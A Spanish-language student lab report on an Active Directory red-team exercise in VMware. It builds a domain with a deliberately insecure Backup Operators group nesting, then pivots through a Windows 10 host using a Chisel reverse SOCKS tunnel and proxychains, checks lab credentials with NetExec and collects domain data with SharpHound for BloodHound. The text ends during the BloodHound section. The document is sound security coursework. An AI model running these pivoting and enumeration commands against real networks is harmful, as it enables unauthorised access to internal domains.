

Memoria Tecnica - Practica Red Team Lab

Laboratorio Active Directory, pivoting, Chisel, proxychains, NetExec y BloodHound

Estudiante	Gabriel Gutierrez
Modulo	Practica Red Team
Entorno	Laboratorio controlado / VMware
Fecha	Junio 02 - 2026
Formato de entrega	PDF

Indice

1. Resumen ejecutivo
2. Objetivo de la practica
3. Alcance
4. Entorno utilizado
5. Topologia de red
6. Preparacion del controlador de dominio
7. Configuracion de usuarios y grupos
8. Union de Windows 10 al dominio
9. Validacion de segmentacion
10. Validacion inicial con NetExec
11. Pivoting con Chisel y proxychains
12. Enumeracion de CD01 mediante el tunel
13. Recoleccion con SharpHound
14. Analisis con BloodHound
15. Hallazgo principal
16. Problemas encontrados y solucion aplicada
17. Recomendaciones defensivas
18. Conclusion
19. Anexos de comandos

1. Resumen ejecutivo

En esta practica se construyo un laboratorio Red Team basado en un entorno Windows Active Directory. El objetivo fue simular un escenario segmentado donde una maquina atacante Kali Linux no tuviera acceso directo al controlador de dominio, pero si pudiera alcanzar una estacion Windows 10 expuesta en una red externa. A partir de esta condicion, Windows 10 fue utilizado como maquina pivot para alcanzar la red interna donde se encontraba CD01, el controlador de dominio del laboratorio.

Durante el desarrollo se desplego el dominio lab.local, se crearon usuarios y grupos de Active Directory, y se configuro una relacion de privilegios insegura: el usuario GABO@LAB.LOCAL pertenece al grupo IT_BACKUP_OPERATORS@LAB.LOCAL, y este grupo pertenece a BACKUP OPERATORS@LAB.LOCAL. Esta relacion fue posteriormente recolectada con SharpHound y visualizada en BloodHound.

La practica demuestra tres ideas principales: primero, la importancia de la segmentacion de red; segundo, como una maquina con doble interfaz puede ser utilizada como pivote; y tercero, como una delegacion de privilegios aparentemente limitada puede representar una ruta de riesgo dentro de Active Directory.

2. Objetivo de la practica

- Preparar un entorno de dominio Windows con un controlador de dominio.
- Crear usuarios y grupos en Active Directory.
- Configurar una relacion de privilegios insegura mediante pertenencia a grupos.
- Validar que Kali no pueda acceder directamente a la red interna.
- Usar Windows 10 como pivot hacia CD01.
- Establecer un tunel reverse SOCKS con Chisel.
- Redirigir trafico desde Kali con proxychains.
- Validar acceso a SMB y LDAP con NetExec.
- Recolectar informacion del dominio con SharpHound.
- Analizar relaciones de privilegio con BloodHound.

3. Alcance

El alcance se limito exclusivamente a un laboratorio controlado en VMware. Las maquinas fueron creadas para fines academicos y no corresponden a infraestructura productiva real. No se realizaron acciones contra sistemas de terceros.

El laboratorio incluyo Kali Linux como equipo atacante, Windows 10 como estacion de trabajo y maquina pivot, y Windows Server 2019 como controlador de dominio. Toda la actividad fue desarrollada sobre la red virtual del laboratorio.

Restriccion de alcance: La practica no incluye explotacion de servicios externos, intrusiones reales, fuerza bruta contra terceros ni acciones fuera del entorno autorizado.

4. Entorno utilizado

Maquina	Rol	Sistema operativo	Direccion IP / Red
Kali Linux	Atacante	Kali Linux	192.168.1.7 - red externa
WORKSTATION01	Victima / Pivot	Windows 10	192.168.1.6 externa / 172.16.50.10 interna
CD01	Controlador de dominio	Windows Server 2019	172.16.50.2 - red interna

Windows 10 fue configurado con dos interfaces de red. La primera interfaz quedo en la red externa, accesible desde Kali. La segunda interfaz quedo en VMnet2, una red interna aislada conectada a CD01. CD01 quedo conectado unicamente a la red interna.

Red Team



W10-WORKSTATION01



Windows Server 2019



kali-linux-2026.1-vmware-amd64

Captura 1 - Maquinas virtuales del laboratorio en VMware.

5. Topologia de red

Red externa / Bridged: 192.168.1.0/24

Kali Linux

192.168.1.7

|

| Comunicacion permitida

|

Windows 10 / WORKSTATION01

192.168.1.6

172.16.50.10

|

| Red interna VMnet2: 172.16.50.0/24

|

Windows Server 2019 / CD01

172.16.50.2

Dominio: lab.local

La topologia representa una red externa donde Kali puede alcanzar a Windows 10, pero no al controlador de dominio. CD01 se encuentra en una red interna separada. Esta separacion obliga a utilizar pivoting para alcanzar los servicios internos del dominio.

```
kali@kali: ~  
Session Actions Edit View Help  
[kali@kali]~  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def  
ault qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g  
roup default qlen 1000  
    link/ether 00:0c:29:fb:0a:a0 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.7/24 brd 192.168.1.255 scope global dynamic noprefixroute  
        eth0  
        valid_lft 86293sec preferred_lft 86293sec  
    inet6 2803:c600:812c:ed32:48e9:845f:7a06:a0b8/64 scope global dynamic nop  
refixroute  
        valid_lft 86294sec preferred_lft 86294sec  
    inet6 fe80::4ff8:9f95:f55d:bc63/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
[kali@kali]~  
$
```

Captura 2 - Configuracion IP de Kali Linux.

```

PS C:\Windows\system32> ipconfig

Configuración IP de Windows

Adaptador de Ethernet Ethernet1:

    Sufixo DNS específico para la conexión. . . :
    Vínculo: dirección IPv6 local. . . : fe80::3a55:64bf:b902:6952%5
    Dirección IPv4. . . . . : 172.16.50.10
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . :

Adaptador de Ethernet Ethernet0:

    Sufixo DNS específico para la conexión. . . :
    Dirección IPv6 . . . . . : 2803:c600:812c:ed32:7657:10e9:4271:78ef
    Dirección IPv6 temporal. . . . . : 2803:c600:812c:ed32:4cc6:f774:2141:39d6
    Vínculo: dirección IPv6 local. . . : fe80::173a:58fd:6c16:c3bd%8
    Dirección IPv4. . . . . : 192.168.1.6
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . : fe80::8a65:9fff:fee0:e360%8
                                                192.168.1.1

PS C:\Windows\system32>

```

Captura 3 - Configuración IP de Windows 10.

```

The command completed successfully.
PS C:\Users\Administrator> Get-NetIPAddress -InterfaceAlias "Ethernet0" -AddressFamily IPv4

IPAddress      : 172.16.50.2
InterfaceIndex : 14
InterfaceAlias : Ethernet0
AddressFamily  : IPv4
Type           : Unicast
PrefixLength   : 24
PrefixOrigin   : Manual
SuffixOrigin   : Manual
AddressState   : Preferred
ValidLifetime  : Infinite ([TimeSpan]::MaxValue)
PreferredLifetime : Infinite ([TimeSpan]::MaxValue)
SkipAsSource   : False
PolicyStore    : ActiveStore

PS C:\Users\Administrator>

```

Captura 4 - Configuración IP de CD01.

6. Preparación del controlador de dominio

El servidor Windows Server 2019 fue renombrado como CD01 y posteriormente promovido a controlador de dominio. Primero se instaló el rol Active Directory Domain Services junto con sus herramientas de administración.


```
Install-WindowsFeature AD-Domain-Services -IncludeManagementTools
```

Luego se creó un nuevo bosque con el dominio lab.local y NetBIOS LAB.

```
Install-ADDSForest -DomainName "lab.local" -DomainNetbiosName "LAB" -InstallDNS
```

Tras el reinicio, se validó el dominio con Get-ADDomain. La salida confirmó DNSRoot lab.local, NetBIOSName LAB y CD01.lab.local como controlador principal.

```
whoami
Get-ADDomain
```



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> whoami
lab\administrator
PS C:\Users\Administrator> Get-ADDomain | Select-Object DNSRoot, NetBIOSName, PDCEmulator

DNSRoot   NetBIOSName PDCEmulator
-----
lab.local LAB      CD01.lab.local

PS C:\Users\Administrator>
```


Captura 5 - Dominio lab.local validado en CD01.

Posteriormente se cambio la red interna final a 172.16.50.0/24 para evitar conflictos de enrutamiento con redes externas y dejar una segmentacion limpia. CD01 quedo con IP 172.16.50.2 y DNS apuntando a si mismo.

```
Remove-NetIPAddress -InterfaceAlias "Ethernet0" -AddressFamily IPv4 -Confirm:$false
New-NetIPAddress -InterfaceAlias "Ethernet0" -IPAddress 172.16.50.2 -PrefixLength 24
Set-DnsClientServerAddress -InterfaceAlias "Ethernet0" -ServerAddresses 172.16.50.2
ipconfig /registerdns
Restart-Service DNS
Restart-Service Netlogon
nltest /dsregdns
```

La resolucion DNS local fue validada con nslookup, confirmando que lab.local resolvia hacia 172.16.50.2.

```
nslookup lab.local 127.0.0.1
```



```
PS C:\Users\Administrator> nslookup lab.local 127.0.0.1
Server: localhost
Address: 127.0.0.1

Name: lab.local
Address: 172.16.50.2

PS C:\Users\Administrator>
```

Captura 6 - Resolucion DNS local de lab.local hacia 172.16.50.2.

7. Configuracion de usuarios y grupos

Se crearon usuarios y grupos para simular una estructura basica de Active Directory y una delegacion insegura de privilegios.

```
Import-Module ActiveDirectory

New-ADUser -Name "gabo" -SamAccountName "gabo" -AccountPassword (ConvertTo-SecureString "Password12345" -
AsPlainText -Force) -Enabled $true
New-ADUser -Name "Accountant_SR" -SamAccountName "Accountant_SR" -AccountPassword (ConvertTo-SecureString
"Password12345" -AsPlainText -Force) -Enabled $true
New-ADUser -Name "Srv_Admin_Backup" -SamAccountName "Srv_Admin_Backup" -AccountPassword (ConvertTo-
SecureString "Password12345" -AsPlainText -Force) -Enabled $true

New-ADGroup -Name "IT" -GroupScope Global -GroupCategory Security
```

```
New-ADGroup -Name "IT_Backup_Operators" -GroupScope Global -GroupCategory Security
New-ADGroup -Name "Administracion" -GroupScope Global -GroupCategory Security
```

```
Add-ADGroupMember -Identity "IT_Backup_Operators" -Members "gabo"
net localgroup "Backup Operators" "LAB\IT_Backup_Operators" /add
```

La configuracion importante para el analisis fue la cadena de pertenencia del usuario gabo. El usuario fue agregado al grupo IT_Backup_Operators, y este grupo fue agregado a Backup Operators. Esta configuracion es sensible porque Backup Operators posee privilegios asociados a tareas de respaldo y restauracion, lo que puede implicar acceso a informacion o recursos del sistema que un usuario normal no deberia tener.

```
PS C:\Users\Administrator> Get-ADUser gabo

DistinguishedName : CN=gabo,CN=Users,DC=lab,DC=local
Enabled           : True
GivenName        :
Name             : gabo
ObjectClass      : user
ObjectGUID       : 3fe8143b-faf6-421d-bf31-08d87670b7af
SamAccountName   : gabo
SID              : S-1-5-21-2936237572-1505145697-1407997700-1103
Surname          :
UserPrincipalName :
```

Captura 7 - Usuario gabo creado y habilitado.

```
PS C:\Users\Administrator> Get-ADGroupMember "IT_Backup_Operators"

distinguishedName : CN=gabo,CN=Users,DC=lab,DC=local
name              : gabo
objectClass       : user
objectGUID        : 3fe8143b-faf6-421d-bf31-08d87670b7af
SamAccountName    : gabo
SID               : S-1-5-21-2936237572-1505145697-1407997700-1103
```

Captura 8 - gabo pertenece a IT_Backup_Operators.

```
PS C:\Users\Administrator> net localgroup "Backup Operators"
Alias name     Backup Operators
Comment       Backup Operators can override security restrictions for the sole purpose of backing up or restoring files

Members

-----
IT_Backup_Operators
The command completed successfully.
```

Captura 9 - IT_Backup_Operators dentro de Backup Operators.

8. Union de Windows 10 al dominio

La estacion Windows 10 fue configurada con DNS apuntando a CD01 y luego unida al dominio lab.local. Finalmente se inicio sesion con el usuario LAB\gabo.


```
Set-DnsClientServerAddress -InterfaceAlias "Ethernet1" -ServerAddresses 172.16.50.2
```

```
Add-Computer -DomainName "lab.local" -Credential "LAB\Administrator" -Restart
```

La validacion se realizo con whoami y hostname. La salida lab\gabo confirmo que el inicio de sesion correspondia a un usuario de dominio, no a un usuario local.

```
whoami
```

```
hostname
```

A screenshot of a Windows PowerShell terminal window. The title bar says "Windows PowerShell". The text inside the terminal shows the Windows PowerShell logo, copyright information for Microsoft Corporation, and a link to the PowerShell multiplatform technology. Below that, the user runs the command 'whoami' and the output is 'lab\gabo'. Then the user runs 'hostname' and the output is 'WORKSTATION01'.

Captura 10 - Inicio de sesion como LAB\gabo en WORKSTATION01.

9. Validacion de segmentacion

La segmentacion de red fue validada antes de realizar el pivoting. Las pruebas buscaban demostrar tres condiciones: Kali podia alcanzar Windows 10, Kali no podia alcanzar CD01 directamente, y Windows 10 si podia alcanzar CD01 por la red interna.

Prueba	Resultado esperado	Resultado obtenido	Interpretacion
Kali -> Windows 10	Exitoso	OK	Kali alcanza la maquina expuesta en red externa.
Kali -> CD01	Fallido	FAIL	Kali no tiene acceso directo a la red interna.
Windows 10 -> CD01	Exitoso	OK	Windows 10 puede actuar como pivot hacia CD01.

```
# Desde Kali
```

```
ping 192.168.1.6
```

```
ping 172.16.50.2
```

```
# Desde Windows 10
```

```
ping 172.16.50.2
```



```
Session Actions Edit View Help

(kali@kali)-[~]
$ ping 192.168.1.6
PING 192.168.1.6 (192.168.1.6) 56(84) bytes of data.
64 bytes from 192.168.1.6: icmp_seq=1 ttl=128 time=0.738 ms
64 bytes from 192.168.1.6: icmp_seq=2 ttl=128 time=0.444 ms
64 bytes from 192.168.1.6: icmp_seq=3 ttl=128 time=0.434 ms
^C
  192.168.1.6 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2031ms
rtt min/avg/max/mdev = 0.434/0.538/0.738/0.141 ms

(kali@kali)-[~]
$ ping 172.16.50.2
PING 172.16.50.2 (172.16.50.2) 56(84) bytes of data.
^C
  172.16.50.2 ping statistics —
12 packets transmitted, 0 received, 100% packet loss, time 11283ms

(kali@kali)-[~]
$
```

Captura 11 - Kali alcanza Windows 10 pero no CD01.

```
PS C:\Windows\system32> ping 172.16.50.2

Haciendo ping a 172.16.50.2 con 32 bytes de datos:
Respuesta desde 172.16.50.2: bytes=32 tiempo<1m TTL=128
Respuesta desde 172.16.50.2: bytes=32 tiempo<1m TTL=128
Respuesta desde 172.16.50.2: bytes=32 tiempo<1m TTL=128
Respuesta desde 172.16.50.2: bytes=32 tiempo<1m TTL=128

Estadísticas de ping para 172.16.50.2:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 0ms, Media = 0ms
PS C:\Windows\system32> ping 172.16.50.2

Haciendo ping a 172.16.50.2 con 32 bytes de datos:
Respuesta desde 172.16.50.2: bytes=32 tiempo<1m TTL=128
Respuesta desde 172.16.50.2: bytes=32 tiempo<1m TTL=128
Respuesta desde 172.16.50.2: bytes=32 tiempo<1m TTL=128
Respuesta desde 172.16.50.2: bytes=32 tiempo<1m TTL=128

Estadísticas de ping para 172.16.50.2:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 0ms, Media = 0ms
PS C:\Windows\system32>
```

Captura 12 - Windows 10 alcanza CD01.

10. Validacion inicial con NetExec

Antes del pivoting se valido que Kali pudiera autenticarse contra Windows 10 por SMB usando las credenciales del usuario gabo. Esta prueba confirma que las credenciales son validas y que NetExec funciona correctamente desde Kali.

```
nxc smb 192.168.1.6 -u gabo -p 'Password12345' -d lab.local
```

La salida mostro autenticacion correcta para lab.local\gabo. Tambien se observo que SMB signing no estaba requerido en la estacion Windows 10, dato que puede ser mencionado como observacion defensiva.

```
(kali@kali)-[~]
$ nxc smb 192.168.1.6 -u gabo -p 'Password12345' -d lab.local
SMB 192.168.1.6 445 WORKSTATION01 [*] Windows 10 / Server 2019 Build 19041 x64 (name:WORKSTATION01) (domain:lab.local) (signing:False) (SMBv1:None)
SMB 192.168.1.6 445 WORKSTATION01 [+] lab.local\gabo:Password12345

(kali@kali)-[~]
$
```

Captura 13 - NetExec valida credenciales contra Windows 10.

11. Pivoting con Chisel y proxychains

Como Kali no podía alcanzar CD01 directamente, se configuró un pivot mediante Chisel. Kali fue configurado como servidor Chisel con soporte reverse, y Windows 10 ejecuto chisel.exe como cliente conectandose hacia Kali.

En Kali

```
chisel server -p 8000 --reverse
```

En Windows 10

```
.\chisel.exe client 192.168.1.7:8000 R:socks
```

Al establecerse la conexión, Kali quedo escuchando un proxy SOCKS local en 127.0.0.1:1080. Luego se configuro proxychains para redirigir trafico a traves de ese proxy.

/etc/proxychains4.conf

```
[ProxyList]
```

```
socks5 127.0.0.1 1080
```

```
(kali@kali)-[~]
$ chisel server -p 8000 --reverse
2026/05/30 18:13:27 server: Reverse tunnelling enabled
2026/05/30 18:13:27 server: Fingerprint C84cYwg3JH3BEgh8XTz/T826kDGcxW4Zl+LVnmTZyRw=
2026/05/30 18:13:27 server: Listening on http://0.0.0.0:8000
2026/05/30 18:18:27 server: session#1: Client version (1.11.5) differs from server version (1.11.6-0kali1)
2026/05/30 18:18:27 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```

Captura 14 - Chisel server en Kali con SOCKS 127.0.0.1:1080.

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Users\gabo> cd $env:USERPROFILE\Desktop
PS C:\Users\gabo\Desktop> dir

Directorio: C:\Users\gabo\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          09-03-2026         6:55      10931712 chisel.exe

PS C:\Users\gabo\Desktop> .\chisel.exe client 192.168.1.7:8000 R:socks
2026/05/30 18:18:27 client: Connecting to ws://192.168.1.7:8000
2026/05/30 18:18:28 client: Connected (Latency 657.8µs)
```

Captura 15 - Chisel client conectado desde Windows 10.

12. Enumeracion de CD01 mediante el tunel

Con Chisel y proxychains activos, se valido acceso a CD01 mediante SMB y LDAP desde Kali. Esta prueba es mas fuerte que un simple ping, porque confirma conexion real a servicios internos del controlador de dominio a traves del pivot.

```
proxychains4 nxc smb 172.16.50.2 -u gabo -p 'Password12345' -d lab.local
```

```
proxychains4 nxc ldap CD01.lab.local -u gabo -p 'Password12345' -d lab.local
```

Ambas pruebas confirmaron autentificacion correcta con lab.local\gabo. En la salida de proxychains se observo la comunicacion hacia 172.16.50.2 por puertos como 445, 135, 389 y 636 mediante 127.0.0.1:1080.

```
(kali@kali)-[~]
$ proxychains4 nxc smb 172.16.50.2 -u gabo -p 'Password12345' -d lab.local
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.50.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.50.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.50.2:135 ... OK
SMB 172.16.50.2 445 CD01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:CD01) (domain:lab.local) (signing:True) (SMBv1:None)
(Null Auth:True)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.50.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.50.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.50.2:445 ... OK
SMB 172.16.50.2 445 CD01 [+] lab.local\gabo:Password12345
(kali@kali)-[~]
$
```

Captura 16 - NetExec SMB contra CD01 mediante proxychains.

```
(kali@kali)-[~]
$ proxychains4 nxc ldap CD01.lab.local -u gabo -p 'Password12345' -d lab.local
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.50.2:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.50.2:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.50.2:636 ... OK
LDAP 172.16.50.2 389 CD01 [*] Windows 10 / Server 2019 Build 17763 (name:CD01) (domain:lab.local) (signing:None) (channel binding:No TLS cert)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.50.2:389 ... OK
LDAP 172.16.50.2 389 CD01 [+] lab.local\gabo:Password12345 (Pwn3d!)
(kali@kali)-[~]
$
```

Captura 17 - NetExec LDAP contra CD01 mediante proxychains.

Observacion: Nmap por proxychains puede mostrar puertos filtrados aunque herramientas como NetExec confirmen conexion real. Para el informe se prioriza la evidencia de autentificacion SMB/LDAP, porque demuestra conectividad funcional mediante el tunel.

13. Recoleccion con SharpHound

Para analizar relaciones de Active Directory se ejecuto SharpHound desde Windows 10 como LAB\gabo. Esta forma de recoleccion fue estable porque Windows 10 ya estaba unido al dominio y podia resolver lab.local de forma nativa.

```
cd $env:USERPROFILE\Desktop
```

```
.\SharpHound.exe -c All -d lab.local --zipfilename lab-local-bloodhound.zip
```

SharpHound finalizo correctamente, indicando que la enumeracion se completo y generando un archivo comprimido con los datos recolectados del dominio.

```

PS C:\Users\gabo\Desktop\SharpHound_v2.13.0_windows_x86> .\SharpHound.exe -c All -d lab.local --zipfilename lab-local-bloodhound-2.zip
2026-06-02T18:35:23.0407376-04:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2026-06-02T18:35:23.0563459-04:00|INFORMATION|SharpHound Version: 2.13.0.0
2026-06-02T18:35:23.0563459-04:00|INFORMATION|SharpHound Common Version: 4.6.2.0
2026-06-02T18:35:23.1499236-04:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CACRegistry, DCRegistry, CertServices, LdapServices, WebClientService, SmbInfo, NTLMRegistry
2026-06-02T18:35:23.1654427-04:00|INFORMATION|Initializing SharpHound at 18:35 on 02-06-2026
2026-06-02T18:35:23.3689226-04:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CACRegistry, DCRegistry, CertServices, LdapServices, WebClientService, SmbInfo, NTLMRegistry
2026-06-02T18:35:23.4467078-04:00|INFORMATION|Beginning LDAP search for lab.local
2026-06-02T18:35:23.4467078-04:00|INFORMATION|Collecting AdminSDHolder data for lab.local
2026-06-02T18:35:23.4784180-04:00|INFORMATION|AdminSDHolder ACL hash 20BA2598B6E47A0EAE6088C7BC06422B8D6AA57B calculated for lab.local
2026-06-02T18:35:23.5718444-04:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for LAB.LOCAL

2026-06-02T18:35:24.7280205-04:00|INFORMATION|Producer has finished, closing LDAP channel
2026-06-02T18:35:24.7437903-04:00|INFORMATION|LDAP channel closed, waiting for consumers
2026-06-02T18:35:25.1186270-04:00|INFORMATION|Consumers finished, closing output channel
2026-06-02T18:35:25.1341358-04:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2026-06-02T18:35:25.2127331-04:00|INFORMATION|Status: 304 objects finished (+304 304)/s -- Using 55 MB RAM
2026-06-02T18:35:25.2127331-04:00|INFORMATION|Enumeration finished in 00:00:01.7805267
2026-06-02T18:35:25.2594254-04:00|INFORMATION|Saving cache with stats: 18 ID to type mappings.
2 name to SID mappings.
2 machine sid mappings.
4 sid to domain mappings.
0 global catalog mappings.
2026-06-02T18:35:25.2751211-04:00|INFORMATION|SharpHound Enumeration Completed at 18:35 on 02-06-2026! Happy Graphing!
PS C:\Users\gabo\Desktop\SharpHound_v2.13.0_windows_x86>

```

Captura 18 - SharpHound finalizado correctamente.

Nombre	Fecha de modificación	Tipo	Tamaño
20260530184200_lab-local-bloodhound	30-05-2026 18:42	Carpeta compri...	31 KB
20260602183524_lab-local-bloodhound-2	02-06-2026 18:35	Carpeta compri...	32 KB
MTYzYzUyNmNlOTc2MS00MzU4LWE0ZjMtZjhhZWMyNjg0NmQw.bin	02-06-2026 18:35	Archivo BIN	2 KB
SharpHound	02-06-2026 18:29	Aplicación	1.320 KB
SharpHound.exe.config	02-06-2026 18:29	Archivo CONFIG	1 KB
SharpHound.pdb	02-06-2026 18:29	Archivo PDB	234 KB
SharpHound	02-06-2026 18:29	Script de Window...	1.617 KB

Captura 19 - ZIP generado por SharpHound.

14. Analisis con BloodHound

El ZIP generado por SharpHound fue importado en BloodHound Community Edition. Se validaron los objetos GABO@LAB.LOCAL e IT_BACKUP_OPERATORS@LAB.LOCAL, y posteriormente se visualizo la ruta de pertenencia hacia BACKUP OPERATORS@LAB.LOCAL.

The screenshot shows the BloodHound Community Edition interface. On the left, there's a sidebar with navigation options: Explore, Privilege Zones, Quick Upload, Profile, Administration, API Explorer, Docs and Support, Try BH Enterprise, Dark Mode, and Log Out. The main area displays the profile of the user GABO@LAB.LOCAL. The profile includes a search bar, a pathfinding tool, and a cypher editor. The user's profile information is shown on the right, including their zone (Tier Zero), node type (User), and various permissions and attributes.

Object Information	
Zone:	Tier Zero
Node Type:	User
Tier Zero:	TRUE
Object ID:	S-1-5-21-2936237572-1505145687-1407997700-1103
ACL Inheritance Denied:	TRUE
Admin Count:	TRUE
AdminSDHolder Protected:	TRUE
Allows Unconstrained Delegation:	FALSE
Created:	2026-05-28 14:58 EDT (GMT-0400)
Distinguished Name:	CN=GABO,CN=USERS,DC=LAB,DC=LOCAL
Do Not Require Pre-Authentication:	FALSE
Does Any ACE Grant Owner Rights:	FALSE
Does Any Inherited ACE Grant Owner Rights:	FALSE
Domain FQDN:	LAB.LOCAL
Domain SID:	S-1-5-21-2936237572-1505145687-1407997700
Enabled:	TRUE
Last Collected by BloodHound:	2026-05-30 19:19 EDT (GMT-0400)
Last Logon (Replicated):	2026-05-28 16:32 EDT (GMT-0400)
Last Logon:	2026-05-30 18:41 EDT (GMT-0400)
Last Seen by BloodHound:	2026-05-30 19:19 EDT (GMT-0400)
Locked Out:	FALSE
Logon Script Enabled:	FALSE

Captura 20 - BloodHound muestra GABO@LAB.LOCAL.

BLOODHOUND
COMMUNITY EDITION

SEARCH

PATHFINDING

CYPHER

IT_BACKUP_OPERATORS@LAB.LOCAL

IT_BACKUP_OPERATORS@LAB.LOCAL

